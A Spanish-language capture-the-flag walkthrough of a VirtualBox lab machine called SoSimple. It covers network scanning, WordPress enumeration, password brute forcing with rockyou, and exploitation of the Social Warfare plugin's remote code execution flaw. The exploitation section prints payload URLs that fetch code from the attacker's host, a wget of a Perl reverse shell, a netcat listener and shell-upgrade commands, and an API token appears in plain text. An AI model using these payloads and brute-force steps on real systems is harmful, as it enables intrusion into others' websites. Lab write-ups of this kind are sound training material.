# SoSimple

IP 192.168.1.22

# Descubrimiento

nmap -sn 192.168.0.0/24

sudo arp-scan --interface eth0 192.168.0.0/24

# Scanning

**nmap -sS -p- -open -T4 -n -Pn 192.168.1.22 -oN scan.txt**

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-20 23:26 EDT
Nmap scan report for 192.168.1.22
Host is up (0.0023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:DB:58:B7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

**nmap -sS -p- -open -T4 -n -Pn 192.168.1.22 -A -oN targeted.txt**

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-20 23:31 EDT
Nmap scan report for 192.168.1.22
Host is up (0.0029s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5b:55:43:ef:af:d0:3d:0e:63:20:7a:f4:ac:41:6a:45 (RSA)
|   256 53:f5:23:1b:e9:aa:8f:41:e2:18:c6:05:50:07:d8:d4 (ECDSA)
|_  256 55:b7:7b:7e:0b:f5:4d:1b:df:c3:5d:a1:d7:68:a9:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: So Simple
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 08:00:27:DB:58:B7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   2.86 ms 192.168.1.22

# Enumerar

Descubrir directorios:

Seclist: /usr/share/seclists

Diccionario
/usr/share/seclists/Discovery/Web-Content/common.txt

/usr/share/seclists/Discovery/Web-Content/big.txt

URLs de interes:

http://192.168.1.22/wordpress

# *ffuf*

ffuf -u http://192.168.1.22/FFUZ -w /usr/share/seclists/Discovery/Web-Content/big.txt

**ffuf -u http://192.168.1.22/wordpress/FFUZ -w /usr/share/seclists/Discovery/Web-Content/big.txt**

```
 :: Method           : GET
 :: URL              : http://192.168.1.22/wordpress/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 10ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 12ms]
wp-admin                [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 38ms]
wp-content              [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 59ms]
wp-includes             [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 142ms]
```

# *dirb*

**dirb http://192.168.1.22/wordpress/ /usr/share/seclists/Discovery/Web-Content/CMS/wordpress.fuzz.txt**

GENERATED WORDS: 1578

---- Scanning URL: http://192.168.1.22/wordpress/ ----
+ http://192.168.1.22/wordpress/index.php (CODE:301|SIZE:0)
+ http://192.168.1.22/wordpress/license.txt (CODE:200|SIZE:19915)
+ http://192.168.1.22/wordpress/readme.html (CODE:200|SIZE:7278)
+ http://192.168.1.22/wordpress/wp-activate.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/ (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/about.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/admin-ajax.php (CODE:400|SIZE:1)
+ http://192.168.1.22/wordpress/wp-admin/admin-footer.php (CODE:200|SIZE:2)
+ http://192.168.1.22/wordpress/wp-admin/admin-functions.php (CODE:500|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/admin-header.php (CODE:500|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/admin-post.php (CODE:200|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/async-upload.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/comment.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/credits.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/css/ (CODE:200|SIZE:23042)
+ http://192.168.1.22/wordpress/wp-admin/css/color-picker-rtl.css (CODE:200|SIZE:3632)
+ http://192.168.1.22/wordpress/wp-admin/css/color-picker-rtl.min.css (CODE:200|SIZE:2893)
+ http://192.168.1.22/wordpress/wp-admin/css/color-picker.css (CODE:200|SIZE:3594)

+ http://192.168.1.22/wordpress/wp-admin/css/color-picker.min.css (CODE:200|SIZE:2890)
+ http://192.168.1.22/wordpress/wp-admin/css/customize-controls-rtl.css (CODE:200|SIZE:68796)
+ http://192.168.1.22/wordpress/wp-admin/css/customize-controls-rtl.min.css (CODE:200|SIZE:57684)
+ http://192.168.1.22/wordpress/wp-admin/css/customize-controls.css (CODE:200|SIZE:68716)
+ http://192.168.1.22/wordpress/wp-admin/css/customize-controls.min.css (CODE:200|SIZE:57639)
+ http://192.168.1.22/wordpress/wp-admin/css/dashboard-rtl.css (CODE:200|SIZE:23925)
+ http://192.168.1.22/wordpress/wp-admin/css/dashboard.css (CODE:200|SIZE:23894)
+ http://192.168.1.22/wordpress/wp-admin/css/farbtastic-rtl.css (CODE:200|SIZE:647)
+ http://192.168.1.22/wordpress/wp-admin/css/farbtastic.css (CODE:200|SIZE:611)
+ http://192.168.1.22/wordpress/wp-admin/css/ie-rtl.css (CODE:200|SIZE:11966)
+ http://192.168.1.22/wordpress/wp-admin/css/ie-rtl.min.css (CODE:200|SIZE:10290)
+ http://192.168.1.22/wordpress/wp-admin/css/ie.css (CODE:200|SIZE:11924)
+ http://192.168.1.22/wordpress/wp-admin/css/ie.min.css (CODE:200|SIZE:10283)
+ http://192.168.1.22/wordpress/wp-admin/css/install-rtl.css (CODE:200|SIZE:6181)
+ http://192.168.1.22/wordpress/wp-admin/css/install.css (CODE:200|SIZE:6147)
+ http://192.168.1.22/wordpress/wp-admin/css/install.min.css (CODE:200|SIZE:5126)
+ http://192.168.1.22/wordpress/wp-admin/css/login-rtl.css (CODE:200|SIZE:6651)
+ http://192.168.1.22/wordpress/wp-admin/css/login.css (CODE:200|SIZE:6611)
+ http://192.168.1.22/wordpress/wp-admin/css/media-rtl.css (CODE:200|SIZE:23949)
+ http://192.168.1.22/wordpress/wp-admin/css/media-rtl.min.css (CODE:200|SIZE:19348)
+ http://192.168.1.22/wordpress/wp-admin/css/media.css (CODE:200|SIZE:23904)
+ http://192.168.1.22/wordpress/wp-admin/css/media.min.css (CODE:200|SIZE:19338)
+ http://192.168.1.22/wordpress/wp-admin/css/widgets-rtl.css (CODE:200|SIZE:17252)
+ http://192.168.1.22/wordpress/wp-admin/css/widgets.css (CODE:200|SIZE:17214)
+ http://192.168.1.22/wordpress/wp-admin/css/wp-admin-rtl.css (CODE:200|SIZE:490)
+ http://192.168.1.22/wordpress/wp-admin/css/wp-admin-rtl.min.css (CODE:200|SIZE:550)
+ http://192.168.1.22/wordpress/wp-admin/css/wp-admin.css (CODE:200|SIZE:395)
+ http://192.168.1.22/wordpress/wp-admin/css/wp-admin.min.css (CODE:200|SIZE:490)
+ http://192.168.1.22/wordpress/wp-admin/custom-background.php (CODE:500|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/custom-header.php (CODE:500|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/customize.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/edit-comments.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/edit-form-advanced.php (CODE:200|SIZE:2)
+ http://192.168.1.22/wordpress/wp-admin/edit-form-comment.php (CODE:200|SIZE:2)
+ http://192.168.1.22/wordpress/wp-admin/edit-link-form.php (CODE:200|SIZE:2)
+ http://192.168.1.22/wordpress/wp-admin/edit-tag-form.php (CODE:200|SIZE:2)
+ http://192.168.1.22/wordpress/wp-admin/edit-tags.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/edit.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/export.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/freedoms.php (CODE:302|SIZE:0)
+ http://192.168.1.22/wordpress/wp-admin/images/ (CODE:200|SIZE:14804)
+ http://192.168.1.22/wordpress/wp-admin/images/align-center-2x.png (CODE:200|SIZE:147)
+ http://192.168.1.22/wordpress/wp-admin/images/align-center.png (CODE:200|SIZE:546)
+ http://192.168.1.22/wordpress/wp-admin/images/align-left-2x.png (CODE:200|SIZE:143)
+ http://192.168.1.22/wordpress/wp-admin/images/align-left.png (CODE:200|SIZE:554)
+ http://192.168.1.22/wordpress/wp-admin/images/align-none-2x.png (CODE:200|SIZE:121)
+ http://192.168.1.22/wordpress/wp-admin/images/align-none.png (CODE:200|SIZE:417)
+ http://192.168.1.22/wordpress/wp-admin/images/align-right-2x.png (CODE:200|SIZE:142)
+ http://192.168.1.22/wordpress/wp-admin/images/align-right.png (CODE:200|SIZE:509)
+ http://192.168.1.22/wordpress/wp-admin/images/arrows-2x.png (CODE:200|SIZE:863)
+ http://192.168.1.22/wordpress/wp-admin/images/arrows.png (CODE:200|SIZE:243)
+ http://192.168.1.22/wordpress/wp-admin/images/bubble_bg-2x.gif (CODE:200|SIZE:424)
+ http://192.168.1.22/wordpress/wp-admin/images/bubble_bg.gif (CODE:200|SIZE:398)
+ http://192.168.1.22/wordpress/wp-admin/images/comment-grey-bubble-2x.png (CODE:200|SIZE:258)
+ http://192.168.1.22/wordpress/wp-admin/images/comment-grey-bubble.png (CODE:200|SIZE:114)
+ http://192.168.1.22/wordpress/wp-admin/images/date-button-2x.gif (CODE:200|SIZE:996)
+ http://192.168.1.22/wordpress/wp-admin/images/date-button.gif (CODE:200|SIZE:400)
+ http://192.168.1.22/wordpress/wp-admin/images/generic.png (CODE:200|SIZE:719)
+ http://192.168.1.22/wordpress/wp-admin/images/icons32-2x.png (CODE:200|SIZE:21770)
+ http://192.168.1.22/wordpress/wp-admin/images/icons32-vs-2x.png (CODE:200|SIZE:21396)
+ http://192.168.1.22/wordpress/wp-admin/images/icons32-vs.png (CODE:200|SIZE:8007)
+ http://192.168.1.22/wordpress/wp-admin/images/icons32.png (CODE:200|SIZE:8023)
+ http://192.168.1.22/wordpress/wp-admin/images/imgedit-icons-2x.png (CODE:200|SIZE:7664)
+ http://192.168.1.22/wordpress/wp-admin/images/imgedit-icons.png (CODE:200|SIZE:4055)
+ http://192.168.1.22/wordpress/wp-admin/images/list-2x.png (CODE:200|SIZE:1523)
+ http://192.168.1.22/wordpress/wp-admin/images/list.png (CODE:200|SIZE:1003)

+ http://192.168.1.22/wordpress/wp-admin/images/loading.gif (CODE:200|SIZE:1372)
+ http://192.168.1.22/wordpress/wp-admin/images/marker.png (CODE:200|SIZE:360)
+ http://192.168.1.22/wordpress/wp-admin/images/mask.png (CODE:200|SIZE:2001)
+ http://192.168.1.22/wordpress/wp-admin/images/media-button-2x.png (CODE:200|SIZE:850)
+ http://192.168.1.22/wordpress/wp-admin/images/media-button-image.gif (CODE:200|SIZE:200)
+ http://192.168.1.22/wordpress/wp-admin/images/media-button-music.gif (CODE:200|SIZE:206)
+ http://192.168.1.22/wordpress/wp-admin/images/media-button-other.gif (CODE:200|SIZE:248)
+ http://192.168.1.22/wordpress/wp-admin/images/media-button-video.gif (CODE:200|SIZE:133)
+ http://192.168.1.22/wordpress/wp-admin/images/media-button.png (CODE:200|SIZE:323)
+ http://192.168.1.22/wordpress/wp-admin/images/menu-2x.png (CODE:200|SIZE:12672)
+ http://192.168.1.22/wordpress/wp-admin/images/menu-vs-2x.png (CODE:200|SIZE:12453)
+ http://192.168.1.22/wordpress/wp-admin/images/menu-vs.png (CODE:200|SIZE:5086)
+ http://192.168.1.22/wordpress/wp-admin/images/menu.png (CODE:200|SIZE:5039)
+ http://192.168.1.22/wordpress/wp-admin/images/no.png (CODE:200|SIZE:755)
+ http://192.168.1.22/wordpress/wp-admin/images/post-formats-vs.png (CODE:200|SIZE:2450)
+ http://192.168.1.22/wordpress/wp-admin/images/post-formats.png (CODE:200|SIZE:2157)
(!) WARNING: Too many responses for this directory seem to be FOUND.
   (Something is going wrong - Try Other Scan Mode)
   (Use mode '-w' if you want to scan it anyway)

---
END_TIME: Sun Apr 20 23:54:15 2025
DOWNLOADED: 227 - FOUND: 101

# *usuarios*

**USUARIOS IDENTIFICADOS WPSCAN:**

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://192.168.1.22/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] max
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

# *Vulnerabilidades*

# *wpscan*

Token: o9FLKYHNqDQxQKaURmKFjuB5rZayAUk0vktl55G3BLs

**wpscan --url http://192.168.1.22/wordpress/ --api-token o9FLKYHNqDQxQKaURmKFjuB5rZayAUk0vktl55G3BLs --enumerate p,u,t**

+] social-warfare
 | Location: http://192.168.1.22/wordpress/wp-content/plugins/social-warfare/
 | Last Updated: 2025-03-18T09:37:00.000Z

| [!] The version is out of date, the latest version is 4.5.6
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Comment (Passive Detection)

| [!] 8 vulnerabilities identified:
|
| [!] Title: Social Warfare <= 3.5.2 - Unauthenticated Arbitrary Settings Update
|     Fixed in: 3.5.3
|     References:
|      - https://wpscan.com/vulnerability/32085d2d-1235-42b4-baeb-bc43172a4972
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9978
|      - https://wordpress.org/support/topic/malware-into-new-update/
|      - https://www.wordfence.com/blog/2019/03/unpatched-zero-day-vulnerability-in-social-warfare-plugin-exploited-in-the-wild/
|      - https://threatpost.com/wordpress-plugin-removed-after-zero-day-discovered/143051/
|      - https://twitter.com/warfareplugins/status/1108826025188909057
|      - https://www.wordfence.com/blog/2019/03/recent-social-warfare-vulnerability-allowed-remote-code-execution/
|
| [!] Title: Social Warfare <= 3.5.2 - Unauthenticated Remote Code Execution (RCE)
|     Fixed in: 3.5.3
|     References:
|      - https://wpscan.com/vulnerability/7b412469-cc03-4899-b397-38580ced5618
|      - https://www.webarxsecurity.com/social-warfare-vulnerability/
|
| [!] Title: Social Warfare < 4.3.1 - Subscriber+ Post Meta Deletion
|     Fixed in: 4.3.1
|     References:
|      - https://wpscan.com/vulnerability/5116068f-4b84-42ad-a88d-03e46096b41c
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-0402
|
| [!] Title: Social Warfare < 4.4.0 - Post Meta Deletion via CSRF
|     Fixed in: 4.4.0
|     References:
|      - https://wpscan.com/vulnerability/7140abf5-5966-4361-bd51-ee29d3071a30
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-0403
|
| [!] Title: Social Sharing Plugin - Social Warfare < 4.4.4 - Authenticated (Contributor+) Stored Cross-Site Scripting via Shortcode
|     Fixed in: 4.4.4
|     References:
|      - https://wpscan.com/vulnerability/ab221b58-369e-4010-ae36-be099b2f4c9b
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-4842
|      - https://www.wordfence.com/threat-intel/vulnerabilities/id/8f5b9aff-0833-4887-ae59-df5bc88c7f91
|
| [!] Title: Social Sharing Plugin – Social Warfare < 4.4.6.2 - Authenticated(Contributor+) Stored Cross-Site Scripting via Shortcode
|     Fixed in: 4.4.6.2
|     References:
|      - https://wpscan.com/vulnerability/26ad138e-990a-4401-84e4-ea694ccf6e7f
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-1959
|      - https://www.wordfence.com/threat-intel/vulnerabilities/id/1016f16c-0ab2-4cac-a7a5-8d93a37e7894
|
| [!] Title: Social Sharing Plugin – Social Warfare < 4.4.6 - Cross-Site Request Forgery
|     Fixed in: 4.4.6
|     References:
|      - https://wpscan.com/vulnerability/acb8b33c-6b74-4d65-a3a5-5cad0c1ea8b0
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-34825
|      - https://www.wordfence.com/threat-intel/vulnerabilities/id/f105bee6-21b2-4014-bb0a-9e53c49e29b0
|
| [!] Title: Social Warfare < 4.5.6 - Contributor+ Stored XSS
|     Fixed in: 4.5.6
|     References:
|      - https://wpscan.com/vulnerability/447065f5-f2f9-4e0c-b524-c730655f3d79
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-26973
|      - https://patchstack.com/database/wordpress/plugin/social-warfare/vulnerability/wordpress-social-warfare-

plugin-4-5-4-cross-site-scripting-xss-vulnerability
 |
 | Version: 3.5.0 (100% confidence)
 | Found By: Comment (Passive Detection)
 |  - http://192.168.1.22/wordpress/, Match: 'Social Warfare v3.5.0'
 | Confirmed By:
 |  Query Parameter (Passive Detection)
 |   - http://192.168.1.22/wordpress/wp-content/plugins/social-warfare/assets/css/style.min.css?ver=3.5.0
 |   - http://192.168.1.22/wordpress/wp-content/plugins/social-warfare/assets/js/script.min.js?ver=3.5.0
 |  Readme - Stable Tag (Aggressive Detection)
 |   - http://192.168.1.22/wordpress/wp-content/plugins/social-warfare/readme.txt
 |  Readme - ChangeLog Section (Aggressive Detection)
 |   - http://192.168.1.22/wordpress/wp-content/plugins/social-warfare/readme.txt


[+] simple-cart-solution
 | Location: http://192.168.1.22/wordpress/wp-content/plugins/simple-cart-solution/
 | Last Updated: 2022-04-17T20:50:00.000Z
 | [!] The version is out of date, the latest version is 1.0.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: Unauthorised AJAX Calls via Freemius
 |     Fixed in: 1.0.2
 |     Reference: https://wpscan.com/vulnerability/b7d9c54a-9a9a-48ad-bb78-e30340963236
 |
 | [!] Title: Freemius SDK < 2.5.10 - Reflected Cross-Site Scripting
 |     References:
 |      - https://wpscan.com/vulnerability/35d2f1e7-a4f8-49fd-a8dd-bb2c26710f93
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-33999
 |

# *nikto*

**nikto -h http://192.168.1.22**

+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 1ef, size: 5aa46309346e3, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.
+ /wordpress/wp-admin/: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ /wordpress/: Drupal Link header found with value: <http://192.168.1.22/wordpress/index.php/wp-json/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /wordpress/: A Wordpress installation was found.
+ /wordpress/wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wordpress/wp-content/uploads/: Directory indexing found.
+ /wordpress/wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information.
+ /wordpress/wp-login.php: Wordpress login found.
+ 8102 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:  2025-04-20 23:40:38 (GMT-4) (29 seconds)

# *Fuerza bruta wordpress*

Contraseñas enumeradas:

Diccionario: usr/share/wordlists/rockyou.txt

**wpscan --url http://192.168.1.22/wordpress/ -U max -P /usr/share/wordlists/rockyou.txt -t 50**

[!] Valid Combinations Found:
 | Username: max, Password: opensesame

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Apr 21 00:22:33 2025
[+] Requests Done: 6176
[+] Cached Requests: 5
[+] Data Sent: 2.119 MB
[+] Data Received: 35.034 MB
[+] Memory used: 329.785 MB
[+] Elapsed time: 00:02:41

max:opensesame

# *Vectores de ataque*

Ataque de fuerza bruta a wordpress

Diccionario: rockyou

**wpscan --url http://192.168.1.22/wordpress/ -U max -P /usr/share/wordlists/rockyou.txt -t 50**

- Explotar la vulnerabilidad
Social Warfare <= 3.5.2 - Unauthenticated Remote Code Execution (RCE)

# *Explotacion*

ESTABLECER SHELL INTERACTIVA

python3 -c 'import pty; pty.spawn("/bin/bash")'

Establecer variables de entorno

export TERM=xterm

Ejecutar control z

Despues:

stty raw -echo; fg

# *Social Warfare <= 3.5.2 - Unauthenticated Remote Code*

Social Warfare <= 3.5.2 - Unauthenticated Remote Code Execution (RCE)

- **Crear el payload.txt**

"<pre>system('cat /etc/passwd')</pre>"

• Subir servidor apache:
service apache2 start

**• Copiar payload a la ruta raiz de apache**

cp payload.txt /var/www/html

**• Mover index para que carga en forma de list**

mv index 1


**• Ahora si seguir con la prueba**

http://192.168.1.22/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.1.23/payload.txt

**• Ejecutar en el navegador**

---
Cambiar el payload.


-Cambiar los privilegios que ejecuta wordpress
<pre>system('id')</pre>




-Buscar netcat
<pre>system('nc -h')</pre>

-Buscar python
<pre>system('python -h')</pre>

**-Buscar perl**
**<pre>system('perl -h')</pre>**




Usage: perl [switches] [--] [programfile] [arguments] -0[octal] specify record separator (\0, if no argument) -a autosplit mode with -n or -p (splits $_ into @F) -C[number/list] enables the listed Unicode features -c check syntax only (runs BEGIN and CHECK blocks) -d[:debugger] run program under debugger -D[number/list] set debugging flags (argument is a bit mask or alphabets) -e program one line of program (several -e's allowed, omit programfile) -E program like -e, but enables all optional features -f don't do $sitelib/sitecustomize.pl at startup -F/pattern/ split() pattern for -a switch (//'s are optional) -i[extension] edit <> files in place (makes backup if extension supplied) -Idirectory specify @INC/#include directory (several -I's allowed) -l[octal] enable line ending processing, specifies line terminator -[mM][-]module execute "use/no module..." before executing program -n assume "while (<>) { ... }" loop around program -p assume loop like -n but print line also, like sed -s enable rudimentary parsing for switches after programfile -S look for programfile using PATH environment variable -t enable tainting warnings -T enable tainting checks -u dump core after parsing program -U allow unsafe operations -v print version, patchlevel and license -V[:variable] print configuration summary (or a single Config.pm variable) -w enable many useful warnings -W enable all warnings -x[directory] ignore text before #!perl line (optionally cd to directory) -X disable all warnings Run 'perldoc perl' for more help with Perl.

No changes made.


• **Modificamos el perl-shell con nuestra IP y los copiamos a la carpeta de apache.**

• **Ahora vamos a modificar el payload con el webshell de perl para cargarlo en la victim**a
<pre>system('wget http://192.168.1.23/webshell.pl')</pre>

• **Ahora ejecutar un listener**
nc -lvp 1234

• **Ejecutar el codigo webshell desde la victima**
<pre>system('perl webshell.pl')</pre>

http://192.168.1.22/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.1.23/payload.txt



## *Post hacking*

